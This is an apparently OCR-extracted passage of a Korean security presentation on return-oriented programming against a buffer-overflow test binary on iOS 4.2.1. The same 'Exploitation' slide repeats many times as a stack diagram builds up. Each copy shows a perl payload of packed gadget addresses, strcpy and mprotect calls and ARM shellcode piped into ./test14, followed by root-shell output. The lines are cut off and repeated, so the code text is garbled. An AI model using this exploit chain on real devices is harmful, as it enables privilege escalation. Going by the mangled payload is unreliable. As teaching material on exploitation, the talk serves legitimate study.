od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pc
r0
r1
r2
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

3. ROP on iOS(Scenario two)

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
r0
r1
r2
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
r1
r2
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\꼛0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
r2
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪫0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪐0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\꼛0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                              test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑祭/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪎0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪫0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                              test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪎0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                              test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
mprotect( )
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
mprotect( )
0x12341234
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪎0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                              test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
mprotect( )
0x12341234
&data section

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\꼛0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
0x2fdff1ec
.....
pc

sp →


AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
mprotect( )
0x12341234
&data section

3. ROP on iOS(Scenario two)

Safe² Red Alert

(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation

